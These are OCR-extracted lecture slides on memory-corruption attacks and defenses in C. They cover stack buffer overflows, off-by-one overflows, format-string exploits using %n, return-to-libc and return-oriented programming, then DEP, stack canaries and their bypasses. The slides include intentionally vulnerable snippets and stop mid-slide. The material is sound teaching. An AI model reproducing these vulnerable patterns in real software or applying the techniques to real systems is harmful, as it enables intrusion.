
- Memory pointed to by str is copied onto stack…

```
void func(char *str) {
        char buf[126];
        strcpy(buf,str);
    }
```

strcpy does NOT check whether the string at *str contains fewer than 126 characters


- If a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations.

This will be interpreted as return address!



Executing Attack Code

- Suppose buffer contains attacker-created string
  - For example, str points to a string received from the network as the URL



- When function exits, code in the buffer will be executed, giving attacker a shell
  - Root shell if the victim program is setuid root

Buffer Overflow Issues

- Executable attack code is stored on stack, inside the buffer containing attacker's string
  - Stack memory is supposed to contain only data, but…
- Overflow portion of the buffer must contain correct address of attack code in the RET position
  - The value in the RET position must point to the beginning of attack assembly code in the buffer
    - Otherwise application will (probably) crash with segmentation violation
  - Attacker must correctly guess in which stack position his/her buffer will be when the function is called

Problem: No Bounds Checking

- strcpy does not check input size
  - strcpy(buf, str) simply copies memory contents into buf starting from *str until "\0" is encountered, ignoring the size of area allocated to buf
- Many C library functions are unsafe
  - strcpy(char *dest, const char *src)
  - strcat(char *dest, const char *src)
  - gets(char *s)
  - scanf(const char *format, …)
  - printf(const char *format, …)

Does Bounds Checking Help?

- strncpy(char *dest, const char *src, size_t n)
  - If strncpy is used instead of strcpy, no more than n characters will be copied from *src to *dest
    - Programmer has to supply the right value of n
- Potential overflow in htpasswd.c (Apache 1.3):

```
strcpy(record,user);
strcat(record,":");
strcat(record,cpw);
```

Copies username ("user") into buffer ("record"), then appends ":" and hashed password ("cpw")


- Published fix:

```
strncpy(record,user,MAX_STRING_LEN-1);
strcat(record,":")
strncat(record,cpw,MAX_STRING_LEN-1);
```

Misuse of strncpy in htpasswd "Fix"

- Published "fix" for Apache htpasswd overflow:

```
strncpy(record,user,MAX_STRING_LEN-1);
strcat(record,":")
strncat(record,cpw,MAX_STRING_LEN-1);
```



What About This?

- Home-brewed range-checking string copy

```
void mycopy(char *input) {
     char buffer[512]; int i;

     for (i=0; i<=512; i++)
         buffer[i] = input[i];
}
void main(int argc, char *argv[]) {
     if (argc==2)
        mycopy(argv[1]);
}
```

Off-By-One Overflow


- Home-brewed range-checking string copy

```
void mycopy(char *input) {
     char buffer[512]; int i;

     for (i=0; i<=512; i++)
         buffer[i] = input[i];
}
void main(int argc, char *argv[]) {
     if (argc==2)
        mycopy(argv[1]);
}
```

This will copy **513** characters into buffer. Oops!


- 1-byte overflow: can't change RET, but can change pointer to previous stack frame
  - On little-endian architecture, make it point into buffer
  - RET for previous function will be read from buffer!

Frame Pointer Overflow



Another Variant: Function Pointer Overflow

- C uses function pointers for callbacks: if pointer to F is stored in memory location P, then another function G can call F as (*P)(…)



Variable Arguments in C

- In C, can define a function with a variable number of arguments
  - Example: void printf(const char* format, …)
- Examples of usage:

```
printf("hello, world");
printf("length of '%s' = %d\n", str, str.length());
printf("unable to open file descriptor %d\n", fd);
```

Format specification encoded by special % characters

%d,%i,%o,%u,%x,%X – integer argument
%s – string argument
%p – pointer argument (void *)
Several others

Format Strings in C

- Proper use of printf format string:

```
int foo = 1234;
printf("foo = %d in decimal, %X in hex",foo,foo);
```

This will print:

```
foo = 1234 in decimal, 4D2 in hex
```

- Sloppy use of printf format string:

```
char buf[14] = "Hello, world!";
printf(buf);
// should've used printf("%s", buf);
```

What happens if buffer contains format symbols starting with % ???

Implementation of Variable Args

- Special functions va_start, va_arg, va_end compute arguments at run-time

```
void printf(const char* format, ...)
{
      int i; char c; char* s; double d;
      va_list ap; /* declare an "argument pointer" to a variable arg list */
      va_start(ap, format);  /* initialize arg pointer using last known arg */

      for (char* p = format; *p != '\0'; p++) {
         if (*p == '%') {
            switch (*++p) {
               case 'd':
                  i = va_arg(ap, int); break;
               case 's':
                  s = va_arg(ap, char*); break;
               case 'c':
                  c = va_arg(ap, char); break;
               }
               ... /* etc. for each % specification */
            }
      }
      ...

      va_end(ap);  /* restore any special stack manipulations */
}
```

printf has an internal stack pointer

Format Strings in C

- Proper use of printf format string:

```
int foo=1234;
printf("foo = %d in decimal, %X in hex",foo,foo);
```

This will print:

```
foo = 1234 in decimal, 4D2 in hex
```

- Sloppy use of printf format string:

```
char buf[14] = "Hello, world!";
printf(buf);
// should've used printf("%s", buf);
```

What happens if buffer contains format symbols starting with % ???

Format Strings in C

If the buffer contains format symbols starting with %, the location pointed to by printf's internal stack pointer will be interpreted as an argument of printf.

This can be exploited to move printf's internal stack pointer!

- Sloppy use of printf format string:

```
char buf[14] = "Hello, world!";
printf(buf);
// should've used printf("%s", buf);
```

What happens if buffer contains format symbols starting with % ???

Viewing Memory

- %x format symbol tells printf to output data on stack

```
printf("Here is an int:  %x",i);
```

- What if printf does not have an argument?

```
char buf[16]="Here is an int:  %x";
printf(buf);
```

- Or what about:

```
char buf[16]="Here is a string:  %s";
printf(buf);
```

Viewing Memory

- %x format symbol tells printf to output data on stack

```
printf("Here is an int:  %x",i);
```

- What if printf does not have an argument?

```
char buf[16]="Here is an int:  %x";
printf(buf);
```

  - Stack location pointed to by printf's internal stack pointer will be interpreted as an int. (What if crypto key, password, ...?)

- Or what about:

```
char buf[16]="Here is a string:  %s";
printf(buf);
```

  - Stack location pointed to by printf's internal stack pointer will be interpreted as a pointer to a string

Writing Stack with Format Strings

- %n format symbol tells printf to write the number of characters that have been printed

```
printf("Overflow this!%n",&myVar);
```


  - Argument of printf is interpeted as destination address
  - This writes 14 into myVar ("Overflow this!" has 14 characters)

- What if printf does not have an argument?

```
char buf[16]="Overflow this!%n";
printf(buf);
```

  - Stack location pointed to by printf's internal stack pointer will be **interpreted as address** into which the number of characters will be written.

Using %n to Overwrite Return Address



C allows you to concisely specify the "width" to print, causing printf to pad by printing additional blank characters without reading anything else off the stack.

Example: printf("%5d", 10) will print three spaces followed by the integer: " 10"
That is, %n will print 5, not 2.

Key idea: do this 4 times with the right numbers to overwrite the return address byte-by-byte. (4x %n to write into &RET, &RET+1, &RET+2, &RET+3)

Buffer Overflow: Causes and Cures

- Typical memory exploit involves code injection
  - Put malicious code at a predictable location in memory, usually masquerading as data
  - Trick vulnerable program into passing control to it

- We'll talk about a few defenses today:
  1. Prevent execution of untrusted code
  2. Stack "canaries"
  3. Encrypt pointers
  4. Address space layout randomization

W⊕X / DEP

- Mark all writeable memory locations as non-executable
  - Example: Microsoft's Data Execution Prevention (DEP)
  - This blocks (almost) all code injection exploits
- Hardware support
  - AMD "NX" bit, Intel "XD" bit (in post-2004 CPUs)
  - Makes memory page non-executable
- Widely deployed
  - Windows (since XP SP2),
    Linux (via PaX patches),
    OS X (since 10.5)

What Does W⊕X Not Prevent?

- Can still corrupt stack …
  - … or function pointers or critical data on the heap
- As long as "saved EIP" points into existing code, W⊕X protection will not block control transfer
- This is the basis of return-to-libc exploits
  - Overwrite saved EIP with address of any library routine, arrange stack to look like arguments
- Does not look like a huge threat
  - Attacker cannot execute arbitrary code, especially if system() is not available


return-to-libc on Steroids

- Overwritten saved EIP need not point to the beginning of a library routine
- **Any** existing instruction in the code image is fine
  - Will execute the sequence starting from this instruction
- What if instruction sequence contains RET?
  - Execution will be transferred… to where?
  - Read the word pointed to by stack pointer (ESP)
    - Guess what? Its value is under attacker's control!
  - Use it as the new value for EIP
    - Now control is transferred to an address of attacker's choice!
  - Increment ESP to point to the next word on the stack

Chaining RETs for Fun and Profit


- Can chain together sequences ending in RET
  - Krahmer, "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique" (2005)
- What is this good for?
- Answer [Shacham et al.]: everything
  - Turing-complete language
  - Build "gadgets" for load-store, arithmetic, logic, control flow, system calls
  - Attack can perform arbitrary computation using no injected code at all – return-oriented programming

Return-Oriented Programming




Run-Time Checking: StackGuard

- Embed "canaries" (stack cookies) in stack frames and verify their integrity prior to function return
  - Any overflow of local variables will damage the canary



Run-Time Checking: StackGuard

- Embed "canaries" (stack cookies) in stack frames and verify their integrity prior to function return
  - Any overflow of local variables will damage the canary




- Choose random canary string on program start
  - Attacker can't guess what the value of canary will be
- Terminator canary: "\0", newline, linefeed, EOF
  - String functions like strcpy won't copy beyond "\0"

StackGuard Implementation

- StackGuard requires code recompilation
- Checking canary integrity prior to every function return causes a performance penalty
  - For example, 8% for Apache Web server
- StackGuard can be defeated
  - A single memory write where the attacker controls both the value and the destination is sufficient

Defeating StackGuard

- Suppose program contains strcpy(dst,buf) where attacker controls both dst and buf
  - Example: dst is a local pointer variable

